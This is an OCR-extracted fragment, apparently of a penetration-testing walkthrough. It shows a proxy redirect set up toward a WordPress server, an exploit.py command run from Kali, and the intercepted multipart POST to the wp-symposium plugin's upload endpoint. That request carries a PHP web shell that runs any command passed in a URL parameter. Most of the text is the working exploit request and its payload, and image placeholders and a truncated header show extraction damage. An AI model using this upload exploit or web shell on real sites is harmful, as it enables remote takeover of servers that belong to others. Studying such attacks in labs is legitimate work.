

intercept exploit

Creating proxy configuration for redirection




☑	127.0.0.1:2222	wordpress.svr:80	Per-host

Execute exploit



```
root@kali:~/pwn/winsvr# python exploit.py -t http://127.0.0.1:2222 -f backdoor.php
```

Intercepted requests



```
POST /wp-content/plugins/wp-symposium/server/php/index.php HTTP/1.1
Accept-Encoding: gzip, deflate
Content-Length: 591
Host: 127.0.0.1:2222
Content-Type: multipart/form-data; boundary=----------lImIt_of_THE_fIle_eW_$
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, li
Safari/537.36

------------lImIt_of_THE_fIle_eW_$
Content-Disposition: form-data; name="uploader_url"

http://127.0.0.1:2222/wp-content/plugins/wp-symposium/server/php/
------------lImIt_of_THE_fIle_eW_$
Content-Disposition: form-data; name="uploader_uid"

1
------------lImIt_of_THE_fIle_eW_$
Content-Disposition: form-data; name="uploader_dir"

./zE2iMV
------------lImIt_of_THE_fIle_eW_$
Content-Disposition: form-data; name="files[]"; filename="F1GOCM.php"
Content-Type: application/octet-stream

<?php

$cmd = $_GET['cmd'];
system($cmd);

?>

------------lImIt_of_THE_fIle_eW_$--
```